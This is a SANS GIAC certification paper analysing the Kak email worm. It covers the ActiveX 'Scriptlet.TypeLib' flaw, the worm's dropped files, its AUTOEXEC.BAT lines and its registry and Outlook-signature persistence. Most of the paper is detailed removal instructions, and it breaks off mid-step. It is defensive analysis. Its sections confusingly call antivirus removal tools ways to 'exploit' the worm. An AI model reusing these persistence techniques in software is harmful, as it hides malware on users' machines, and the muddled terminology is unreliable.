



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

JS/Kak the Virus/Worm and it's Family of Variants

Exploit Details

The JS/Kak@M worm is a common virus/worm infector. It was discovered in October 1999 by Avert and originated in New Caledonia. JS/Kak is an Internet worm which uses JavaScript and an ActiveX control, called "Scriptlet Typelib", to propagate itself through email using MS Outlook Express. Some of the variants of JS/Kak also propagates through Internet Explorer. It consists of 3 components, an HTA file (HTML Application), a REG file (Registration Entries Update) a BAT file (MS-DOS Batch) and impacts upon Windows Operating systems. This worm has the ability to conduct serious exploits and has many variants and contains the character set, 'Cag0u', which is one of the displays that it presents upon infection. The display is the picture of a Kagu bird, which is a native bird of New Caledonia. Viruses in email text can be written in JavaScript or VBScript. "VBScript is the scripting language of choice because VBScript makes it easy to exploit information in the Outlook address book," and finding new hosts for the virus to send itself to.

JS/Kak and its many variants are prevalent virus/worms, and were one of the most frequently reported viruses in 2000. . Kakworms in itself are the single most common virus in the world. It is slightly on the decline but is still an exploit to be concerned about. The variants of the [JS/KAK@M](#) exploit are: JS/Kak.worm.a, Kagou-Anti-Kro\$oft , Kak, Kakworm, VBS.Kak.Worm, VBS/Kak, VBS_KAKWORM.A, VBS_KAKWORM.A-M, Wscript.Kak and Wscript.KakWorm.

Protocol Description

The Kak virus/worm uses ActiveX, VBScript and Windows Script Host as vehicles to exploit the vulnerabilities of computers operating in the Windows environment. ActiveX is a set of technologies from Microsoft that provides tools for linking desktop applications to the World Wide Web. It uses a variety of programming tools, which include Java, Visual Basic, and C++. The Active X developers use this tool to create interactive Web content.

Visual Basic Scripting Edition (VBScript) is a programming language developed by Microsoft for creating scripts (miniprograms) that can be embedded in HTML Web pages for viewing with Internet Explorer. These scripts can make Web pages more interactive. VBScript also works with Microsoft ActiveX Controls, allowing Web site developers to create forms, interactive multimedia, games, and other Web-based programs. VBScript is similar in functionality to JavaScript and is a subset of the widely used Microsoft Visual Basic programming language.

Windows Script Host is used within Microsoft products because it enables scripts to be executed directly on the Windows desktop, or from within the command console,

without the need to embed those scripts in an HTML document. Scripts can be run directly from the desktop simply by clicking on a script file, or from the command console. Windows Scripting Host provides a low-memory scripting host that is ideal for noninteractive scripting needs such as logon scripting, administrative scripting, and machine automation. The Windows Script Host serves as a controller of ActiveX Scripting engines, just as Microsoft Internet Explorer does. Because the scripting host is not a full Internet browser, it has a smaller memory footprint than Microsoft Internet Explorer; therefore, Windows Script Host is appropriate for performing simple, quick tasks

Sun Microsystems' Java is a programming language for adding animation and other action to Web sites. The small applications (called applets) that Java creates can play back on any graphical system that's Web-ready, but your Web browser has to be Java-capable for you to see it. According to Sun's description, Java is a "simple, object-oriented, distributed, interpreted, robust, secure, architecture-neutral, portable, high-performance, multithreaded, dynamic, buzzword-compliant, general-purpose programming language."

Unfortunately, these tools have created a vulnerability that allows hackers to exploit system vulnerabilities via HTML Web pages and the interoperability facets of Microsoft Outlook.

Description of Variants

JS/Kak@M is a virus that spreads via email. This type of virus is also referred to as a 'worm'. The virus code is a simple script, which can be found encapsulated inside HTML formatted messages. The JS/Kak@M virus has been a common infector for many months. Currently, many anti-virus products are able to detect and remove this virus.

More information can be obtained from this URL: <http://news.cnet.com/news/0-1003-200-2218741.html?tag=st.ne.1430735..ni>

The Wscript Kak Worm variant is a worm/virus that attacks systems using Outlook Express. It uses a known security vulnerability to attach itself to every email sent from an infected system. It is written with Javascript and if Outlook Express 5 is installed, it attacks both the English and French versions of Windows 95/98.

Another variant virus, known as the WScript/kak.worm virus also exploits the security vulnerability in Internet Explorer. However, a patch to eliminate the vulnerability has been available since August 1999, and all major virus scanners will detect and remove the virus. The current variants of this virus only propagate -- they do not carry a destructive payload. The WScript/kak.worm virus works by exploiting the "Typelib.scriptlet/Eyedog" vulnerability. This vulnerability makes it possible for malicious web sites, HTML mails, or programs to use an ActiveX control to make changes to a user's system without permission. The virus uses this vulnerability to infect the computer and ensure that copies

of itself will be sent with future outgoing mails.

More information can be obtained from this URL:

<http://www.cai.com/virusinfo/encyclopedia/descriptions/kakb.htm>

The Wscript/Kak.B worm variant is also known as Kak.B, Kak.A worm and Days. Kak.B is a variant of the original widespread Kak.A worm that appeared in late 1999. Kak.A and Kak.B are Outlook spreading e-mail worms that exploits a security hole in Internet Explorer 4 and 5. The worm arrives in e-mail without attachment and is invoked by just reading the e-mail. It installs its code as an Outlook signature and will attach itself mostly unnoticed to any outgoing e-mail. It is frequently found in infected messages on the Usenet newsgroups.

Detailed information about the original Kak.A worm can be found at:

<http://www.cai.com/virusinfo/encyclopedia/descriptions/wscript.htm>

Information about the Internet Explorer 5 security hole and a fix can be found at:

<http://www.microsoft.com/technet/security/bulletin/ms99-032.asp>

This variant is functionally almost identical to the .A variant but it does have the following minor differences:

- In this variant, some of the variable and function names have been changed. The file dropped in the startup folder is named "day.hta", not "kak.hta" as in the .A variant.
- This variant always drops a file named "days.hta" in the C:\Windows\help folder instead of dropping a file (with a name derived from the C:\Windows\Applic~1\Identities folder) in the C:\Windows\system folder.
- The backup of the autoexec.bat file is "days.day" whereas the .A variant uses "AE.KAK".
- The registry file created is named day.reg, not kak.reg.
- The file set as the Outlook Express signature is C:\windows\command\default.htm instead of C:\windows\kak.htm.
- If the time is 5pm or later on the 11th day of the month, the payload will trigger.
- The message displayed at this time is "Days It was a day to be a days!".
- The changes made to the registry entries reflect the different filenames used by the worm.

This variant also exploits the "Scriptlet.TypeLib" vulnerability that is described in the next section on 'How the Exploit Works.'

The Kak.B is an Outlook e-mail worm that exploits a security hole in Internet Explorer 5. This variant is functionally identical to the .A variant but it does have the following minor differences:

- The file dropped in the startup folder is named "day.hta", not "kak.hta" as in the .A variant.
- The file set as the Outlook Express signature is C:\windows\day.htm instead of C:\windows\kak.htm.
- This variant also exploits the "Scriptlet.TypeLib" vulnerability that is described in the next section on 'How the Exploit Works.'

VBS/Kakworm is a worm that exploits security vulnerabilities in Microsoft Internet Explorer and Microsoft Outlook in a way similar to VBS/BubbleBoy-A. Microsoft have released a patch to deal with this security problem.

More information can be obtained from this URL:

<http://www.pchell.com/internet/kakworm.shtml>

How the exploit works

The worm arrives embedded in an email message, as the message HTML signature. The recipient of the message cannot see any visible symptoms, as there is no displayable text in the signature. If the user opens or previews the infected email message the worm drops the file KAK.HTA into the Windows start-up folder. KAK.HTA runs the next time Windows is started, creates the C:\WINDOWS\KAK.HTM file and changes the Microsoft Outlook Express registry settings so that the KAK.HTM is automatically included in every outgoing message as a signature. The KAK.HTA also changes the Windows registry that it includes the name of the worm file.

The worm takes advantage of two ActiveX controls. These controls could allow a malicious web site operator to take inappropriate actions on the computer of a user who visits a web site. These two controls are the scriptlet.typelib and Eyedog, each with their own vulnerabilities. However, the net effect is that a web page could take unauthorized actions against a visitor to the site. Although the risk from these controls is serious, it is limited by the user's privileges on the machine. The controls can only take actions on the machine that the user himself can take. For example, if a user were web browsing in a Guest account that had few privileges on the computer, the controls might be able to cause little damage; on the other hand, if an Administrator browsed an affected web page,

the controls would have administrative privileges on the local machine.

Both of these controls are incorrectly marked as "safe for scripting". The "safe for scripting" denotation means that the control is verifiably unable to take any harmful action on the user's computer and therefore can be executed without requesting the user's approval. This is inappropriate in the case of these two controls, because they actually can take harmful action: scriptlet.typelib could allow a web page to change or delete files on the user's computer. By changing system files, a malicious web site operator could cause operating commands of his or her choice to execute.

Eyedog could allow a web page to gather information from the user's computer, such as registry settings, user name, hardware settings, and the like, and pass them back to a web site. The Eyedog control has an additional vulnerability. One of its methods contains an unchecked buffer that could be exploited via a web page using a classic buffer technique to run arbitrary code on the user's computer.

JS/Kak@M doesn't use an attachment to spread since it is encapsulated inside mail messages. For this reason messages may seem completely innocent. Under Outlook Express 5, having the Preview Pane enabled allows the virus to infect without even "opening" an infected message, simply highlighting the message subject is enough for the virus to infect your machine.

Wscript.KakWorm spreads using Microsoft Outlook Express. The worm attaches itself to all outgoing messages using the Signature feature of Outlook Express. These signatures allows for information to be appended at the end of all outgoing messages, which establishes vulnerability for virus/worm exploitation.

This worm uses three files to deliver its payload. The file extensions are:

- .hta
- .reg
- .bat

The message that contains the worm is written in an HTML format, which supports scripting. It uses a security hole in Microsoft Outlook/Outlook Express that is known as "Scriptlet TypeLib," and it places a shortcut to an .hta file in the StartUp folder. The next time the computer is restarted, the .hta file is run. While computers running either unpatched Microsoft Outlook or Outlook Express can be infected, only Outlook Express can automatically spread the infection.

Microsoft Internet Explorer and Netscape Navigator run files with the .hta file extension. The computer must be restarted for this file to run. After the worm runs, it modifies the following registry key so that it can add its own signature, the infected .Kak.hta file:

HKEY_CURRENT_USER\Identities\Identify\Software\Microsoft\Outlook\Express\5.0\Signatures

In the above registry change, 'Identity' is the user's identity. When the worm modifies the registry, all outgoing e-mail messages are appended with the worm. The following key is also added, which will cause the worm to run every time the computer is started:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\cAgOu

This worm re-infects computers if it is displayed in the preview pane of Outlook Express, especially when a user may be switching between folders. This means that a viral file can be created on the system without having to open an attachment. Wscript.KakWorm is spread as part of an email message--not an attachment. If the email program--or the email server that handles the message--is not set up for or capable of handling HTML encoded messages, the program or server will convert the encoded message to an attachment. This attachment usually has a name such as Att1.htm. If the attachment is opened, it can have the same effect as if the email message was received with the worm imbedded.

A detailed description of the virus under Outlook Express from its initial activation follows:

- From the first activation (preview pane or opening of an email) the virus first creates a 4,116 byte file: "C:\WINDOWS\Start Menu\Programs\Startup\kak.hta"

This file allows the automatic execution of the file upon reboot. On this reboot, and execution of KAK.HTA, the virus creates a hidden file "C:\WINDOWS\kak.htm" (3,939 bytes) which contains the full viral code and which will be re-integrated into outgoing email messages. The registry is modified so the file becomes the default Outlook Express signature.

HKEY_CURRENT_USER\Identities\{...}\Software\Microsoft\Outlook Express\5.0\signatures\

Default Signatures "00000000"

HKEY_USERS\DEFAULT\Identities\{...}\Software\Microsoft\Outlook Express\5.0\signatures\

Default Signatures "00000000"

The registry keys have the following values:

(Name)	(Data)
file	"C:\WINDOWS\kak.htm"
name	"Signature #1"
text	
type	0x00000002 (2)

This modification can easily be seen under Outlook Express via the ‘Tools/Options...’ menu, under ‘Signatures’.

Through ‘Signature #1’ you will notice that the file "C:\WINDOWS\kak.htm" is chosen as the default signature for most of the outgoing messages.

The 4,116 byte file, KAK.HTA, is again copied to "C:\WINDOWS\SYSTEM" with the name "ID number.hta" (ie. "7EDAEA80.hta").

The number used represents the first eight digits of the ‘Default User ID’ found in the registry entry under the key:

"HKEY_CURRENT_USER\Identities".

In more detail, this key is described as follows:

(Name)	(Data)
Default User ID	"(7EDAEA80-CEEC-912A-A15DFDA59179)"
Last User ID	"(7EDAEA80-CEEC-912A-A15DFDA59179)"
Last Username	"Main Identity"

The registry entry is also modified to allow the automatic execution of the "ID number.hta" file:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\cAgOu

C:\WINDOWS\SYSTEM\IDNxxxxx.hta

An example of a typical "Run" key is recorded below:

(Name)	(Data)
cAgOu	"C:\WINDOWS\SYSTEM\7EDAEA80.hta"
IrMon	"IrMon.exe"
LoadPowerProfile	"RunDLL32.exe powprof.dll,LoadCurrentPwrScheme"
ScanRegistry	"C:\WINDOWS\Scanregw.exe /autorun"
System tray	"SysTray.exe"
TaskMonitor	"C:\WINDOWS\taskmon.exe"


The character "0" of "cag0u" is the digit "0".

"IDNxxxxx" represents the number as previously described. This registry change will allow a new activation of the virus in case a partial clean up was attempted.

JS/Kak@M also modifies the AUTOEXEC.BAT file by adding the lines:

```
@echo off>c:\windows\STARTM~1\Programs\Startup\kak.hta
del c:\windows\STARTM~1\Programs\Startup\kak.hta
```


This modification removes all traces of the initial infection. The original AUTOEXEC.BAT file is backed up to C:\AE.KAK prior to the modification. One of the signs of infection for JS/Kak@M is a display window dialog box that states , "Driver Memory Error", in the window title the first of every month at 6 pm.



This worm first copies the original AUTOEXEC.BAT file to AE.KAK. Then the AUTOEXEC.BAT file is modified to overwrite the file KAK.HTA and then delete it from the StartUp folder. The system registry is also modified when the script executes a shell registry update using regedit and the REG file written to the local system. The registry modification is:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run  
cAg0u = "C:\WINDOWS\SYSTEM\(\name).hta"
```

The entry "(name)" is an 8 character name (e.g. 98278AE0.HTA).

The email spreading method is possible by a registry modification, which adds a signature to MS Outlook. The signature is set to include the file C:\WINDOWS\kak.htm" and is set as the default signature such that the worm is spread on all outgoing email if the signature is included. Finally this worm also has a payload which is date activated.

One reason viruses in the email text are so nasty is that they can lie dormant in newsgroup postings, where people can stumble across them long after they were posted. Email text viruses execute when a reader simply opens an email message, so even particularly careful email users who normally shy away from attachments can be stung by the bug.

The VBS.KAKWorm is unique in that it infects a system when a user reads or previews an email message. The worm hides in the HTML of the email itself. When the message is previewed or opened by the recipient, the worm automatically takes control and infects the computer. If neither Outlook Express nor MS Internet Explorer 5.0 are installed, the worm is not able to infect the machine. Upon infection, the worm places a file called KAK.HTM in the C:\Windows directory and a temporary file with an HTA extension in your C:\Windows \SYSTEM directory. It also places a file called KAK.HTA in the Startup directory.

The following lines are added to the AUTOEXEC.BAT file. The original autoexec file is

renamed to AE.KAK.

```
@echo off>C:\Windows\STARTM~1\Programs\StartUp\kak.hta  
del C:\Windows\STARTM~1\Programs\StartUp\kak.hta
```

Next the worm adds the following changes into the Windows Registry:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows  
\Currentversion\Run\cAg0u
```

This cAg0u file points to the temporary .HTA file dropped into the Windows\System directory earlier. The worm also adds the following line into the Windows Registry.


```
HKEY_CURRENT_USER\Identities\Software\Microsoft\Outlook  
Express\5.0\signatures\Default Signature
```

This default signature points to the KAK.HTM file loaded into the Windows directory. Every email that is sent after infection has this KAK.HTM embedded in the HTML of the email which spreads the worm to others.

Diagram

The below diagram depicts the proliferation of the Kak virus throughout a network. As explained in other sections of this document the virus is inserted into an email document that exploits the vulnerability of Microsoft Outlook or it is subversively included in the HTML coding of a Web Page.

© SANS Institute 2000 - 2005, Author retains full rights.



How to Use the Exploit

There are several programs that will assist in the exploitation of JS/Kak and its variants. All of them are not listed in this paper but some of the best ones are mentioned. Of course, all of these programs must have the updated signature files. The first one is the Norman Virus Control. The NV Control JS/Kak.Worm.

The removal of the worm has to be done semi-manually by performing these steps in this order:

1. Find and delete the following file C:\Windows\kak.htm
2. Find and delete the following file C:\Windows\System\(\filename).hta where (filename) is a variable, and it changes from one system to another
3. Find and delete the following file C:\Windows\Start Menu\Programs\Startup\kak.hta
4. Find and delete the following file C:\Windows\Menu Demarrer\Programmes\Demarrage\kak.hta
5. Find and delete the following file C:\Autoexec.bat
6. Find and rename C:\AE.KAK to C:\autoexec.bat
7. Find and delete the following registry entry:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\cAg0u
8. Find and remove the value in the following registry entry:
HEY_CURRENT_USER\Identities\Software\Microsoft\Outlook\Express

This process performed by NV Control establishes protection against [JS/Kak@M](#), Wscript.KakWorm, and Vbs.Kak.Worm.

JS/Kak@M has been detected and removed by most anti-virus products. Network Associates requires an engine version of 4.0.50 or newer to handle this virus. If an Engine older than 4.0.70, an upgrade is recommended, as an old engine may not identify and remove certain viruses (even with a current set of DAT files). DAT files as well as the engine need to be updated to include regular changes and improvements made to the scanner. Configuration parameters also need to be checked: HT type extensions (not HTM but HT?) must be scanned by default.

Below are step-by-step instructions for the manual removal of JS/Kak@M

1. Start the machine in 'step-by-step' mode

Turn the PC on,

On display of the message "Windows Start-up", press the F8 key,

A menu comes up, select "Step-by-step confirmation".

2. You are then asked to confirm each command line of your start up files before execution. Below is what happens with Windows 98:

- Treat the registry system [Entry=Y, Esc=N]? Y (answer YES)
- Create a start-up file [Entry=Y, Esc=N]? Y
- Process the device drivers (Config.SYS) Entry=Y, Esc=N] ? Y
- Carry on by answering YES to each CONFIG.SYS line.
- Process your STARTUP COMMAND file (AUTOEXEC.BAT) [Entry=Y, Esc=N] ? Y
- Proceed by answering YES up until the line:
@echo off>c:\windows\STARTM~1\Programs\Startup\kak.hta
[Entry=Y, Esc=N] ? N
- Answer NO to this line and to the following one:
del c:\windows\STARTM~1\Programs\Startup\kak.hta
[Entry=Y, Esc=N] ? N
- Next, Windows is loading up. Answer YES to the line:
WIN [Entry=Y, Esc=N] ? Y
- Load all Windows drivers [Entry=Y, Esc=N] ? Y

Proceed by answering YES until Windows has been fully loaded. If the two "...kak.hta" lines above do not appear, continue with the directions. The virus may only be at its installation phase but the computer can still contain the virus.

3. Under Windows, load Windows Explorer and, if found, remove:

- C:\ae.kak
- C:\windows\kak.htm
- C:\windows\Start Menu\programs\StartUp\kak.hta
- C:\windows\system\IDNxxxxx.hta

"IDNxxxxx" represents the chain of characters described in the previous paragraph. Note this value carefully.

4. Edit your AUTOEXEC.BAT file

- Click "Start / Run..."
- Type "sysedit.exe" in the run dialogue box.
- Choose <OK>.

Select and remove the following lines:

(English)

```
@echo off>c:\windows\STARTM~1\Programs\Startup\kak.hta
del c:\windows\STARTM~1\Programs\Startup\kak.hta
```


(French)

```
@echo off>C:\Windows\MENUD(~1\PROGRA~1\D(MARR~1\kak.hta
del C:\Windows\MENUD(~1\PROGRA~1\D(MARR~1\kak.hta
```

Save the changes and exit the program.

5. Load the Registry Editor

- Click "Start / Run..."
- Type "regedit.exe" in the run dialogue box.
- Choose <OK>.




In the registry tree "HKEY_LOCAL_MACHINE", access the following key from the left window:

"\Software\Microsoft\Windows\CurrentVersion\" (use the icons '+' and '-').

Then:

- Click on "Run"
- When this key is reached, select the name "cag0u" with the mouse, in the left window (the field "Data" contains the value "C:\WINDOWS\SYSTEM\IDNxxxxx.hta")
- The entry name "IDNxxxxx" must be identical to the one written down earlier.
- With a right click on the mouse on cAg0u, select 'Delete' and confirm the choice.



Name	Data
(Default)	(value not set)
cAg0u	"C:\WINDOWS\SYSTEM\7EDAEA80.hta"


6. Still in the Registry Editor, access the registry tree

"HKEY_CURRENT_USER\Identities\"


- through the alphanumeric entry name described previously (i.e. {7EDAEA80-CEEC-912A-A15DFDA59179}) reach the level "Software\Microsoft\Outlook Express\5.0\signatures"
- select the key "00000000" with a right mouse, select 'Delete' and confirm the choice.
- In the right window, click on the "Default Signature" (the field "Data" contains the value "00000000").
- With a right click on the mouse, select 'Delete' and confirm the choice.
- Go back up in the folder "\"Software\Microsoft\Outlook Express\5.0"
- In the right window, click on "Signature Flags" (the field "Data" contains the value "0x00000003 (3)").
- With a right click on the mouse, select 'Delete' and confirm the choice.
- Leave the Registry Editor (via "Registry/Exit").

7) Turn off the machine and then back on. The virus has been removed.

Sophos Anti-Virus for Windows 95/98/Me is a software program that exploits the occurrence of the VBS/Kakworm on computer systems. The VBS/Kakworm creates a number of files, which can be detected and removed using Sophos Anti-Virus. When Sophos is initialized the following Anti-Virus screen will appear:



In the window that lists drives on your computer, look for C:\. Check that the indicator light to the left of C:\ is lit up. If necessary, click on the light to turn it green. Now tell Sophos Anti-Virus what to do with any infected files. From the menu bar, select Options and then Configuration. You will then see the configuration screen. There are three tabbed pages. Select the Action page.



Check Disinfect Boot Sectors, Disinfect Documents and Infected Files. Under Infected Files, choose Delete as the action. Click OK to return to the main screen. At the main Sophos Anti-Virus screen, click the GO button.



Sophos Anti-Virus checks your computer for viruses. When infected items are found, you are prompted to delete the file(s). You can safely delete any files infected with VBS/Kakworm. This is so because VBS/Kakworm itself has created these files: it does not spread from file to file but from machine to machine by email (it is a "worm"). At this point, the computer system will have been disinfected.

Another method to exploit the JS/Kak worm virus is to use the Registry Editor. Microsoft renders caution on the use of the Registry Editor because incorrect use can cause serious problems to a computer system and may require reinstallation of the operating system.

Another software program that can assist in exploitation of the Kak Worm is a product developed by the Symantec AntiVirus Research Center. This The Symantec tool is the preferred method for repairing the damage done by the worm. The tool is available at the following Internet address:

<http://service1.symantec.com/sarc/sarc.nsf/html/Wscript.Kakworm.Fix.html>

- Repair the damage manually. In most cases it can be removed in Safe mode. Please see Solution 1 for information on how to do this. If this does not resolve

the problem or if you prefer to work in MS-DOS mode, then please see Solution 2.

NOTE: The procedure described in this document is complex and assumes that the user is familiar with basic Windows and DOS procedures. If the user is not, then it is suggested that they obtain the services of a computer consultant.

Solution 1-- To remove this worm from within Windows, follow these instructions:

1. Restart the computer in Safe mode.
2. Enable show all files.
3. Find and delete the kak.*, *.kak, and *.hta files.
4. Remove the worm entry from the Autoexec.bat file.
5. Remove the worm entry from the registry.
6. Uninstall the Windows Scripting host.
7. Delete infected files from Quarantine.
8. Clear deleted items folder.
9. Install the Microsoft patch.
10. Take action after installing the Microsoft patch.

To restart the computer in Safe mode:

- If you are using Windows 95, then follow these steps:
 1. Exit all programs, and then shut down the computer.
 2. Turn off the power and wait 30 seconds. You *must* turn off the power to remove the virus from memory. Do *not* use the reset button.
 3. Press F8 when you see the message "Starting Windows 95."
 4. Press the number that corresponds to Safe mode, and then press Enter.
- If you are using Windows 98, then follow these steps:
 1. Click Start, and then click Run.
 2. Type msconfig and then Click OK. The System Configuration Utility dialog box appears.
 3. Click Advanced on the General tab.
 4. Check Enable Startup Menu, click OK, and then OK again.
 5. Exit all programs, and then shut down the computer.
 6. Turn off the power and wait 30 seconds. You *must* turn off the power to remove the virus from memory. Do *not* use the reset button.
 7. Turn on the computer, and then wait for the menu.
 8. Press the number that corresponds to Safe mode, and then press Enter.

To enable show all files:

1. Double-click the My Computer icon on the Windows desktop.
2. Click View, and then click Options or Folder options.
3. Click the View tab, and then uncheck Hide file extensions for known file types.
4. Click Show all files, and then click OK.

To find and delete worm files:

1. Click Start, point to Find, and then click Files or Folders.
2. Make sure that Look in is set to (C:) and that Include subfolders is checked.
3. Type kak.* in the Named box, and then click Find Now.
4. In the results pane, select each file that is found, press Delete, and then click Yes to confirm.
5. Click New Search.
6. Make sure that Look in is set to (C:) and that Include subfolders is checked.
7. Type *.kak in the Named box, and then click Find Now.
8. Select each file in the results pane, press Delete, and then click Yes to confirm.
9. Click New Search.
10. Make sure that Look in is set to (C:) and that Include subfolders is checked.
11. Type *.hta in the Named box, and then click Find Now.
12. Select each file in the results pane, press Delete, and then click Yes to confirm.
13. Right-click the Recycle Bin icon on your desktop, and then click Empty Recycle Bin.

To remove the worm entry from the Autoexec.bat file:

1. Click Start, and then click Run. The Run dialog box appears.
2. Type sysedit and then click OK. The System Configuration Editor opens.
3. Click the Autoexec.bat window.
4. Locate and delete the line that reads:

C:\Windows\Start Menu\Programs\StartUp\kak.hta

NOTE: Some variants of this worm insert one or both of the following lines instead of or in addition to the previous text. If you see either of these lines--or any line that refers to kak--then it should be deleted.

```
@echo off C:\Windows\Start Menu\Programs\StartUp\kak.hta
Del C:\Windows\Start Menu\Programs\StartUp\kak.hta
```

5. Because some variants hide the kak entry elsewhere in the Autoexec.bat file, you should search the file to make sure that no entries have been missed:

1. Make sure that the cursor is positioned at the beginning of the Autoexec.bat file.
2. Click Search, and then click Find.
3. Type kak in the Find box, and then click Next.
 - If you see the message, "Cannot find 'kak'," then proceed to the next step.
 - If an entry is found that contains kak, delete it, and then press the F3 key to repeat the search. Keep repeating the search until all references to kak have been removed and you see the message

"Cannot find kak." Exit the System Editor, and then click Yes to save changes.

To remove the worm entry from the registry:

CAUTION: It is strongly recommend that the system registry be backed up before making any changes. Incorrect changes to the registry could result in permanent data loss or corrupted files. Please make sure that you modify only the keys specified.

1. Click Start, and then click Run. The Run dialog box appears.
2. Type regedit and then click OK. The Registry Editor opens.
3. Navigate to and click the following key:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
Run

NOTE: If Windows 98 is being used, in addition to the \Run key, perform the next step on the \Run- key if it exists. (The \Run- key will only exist if you have used the System Configuration Utility to disable programs loading from the registry.)

4. Look for the following String value in the right pane.

cAg0u "C:\WINDOWS\SYSTEM\<name>.hta"

5. If it exists, click it, press Delete, and then click Yes to confirm.
6. Navigate to and click the following subkey:

HKeyCurrentUser\Identities\<Identity>\Software\Microsoft\Outlook
Express\5.0\Signatures

NOTES:

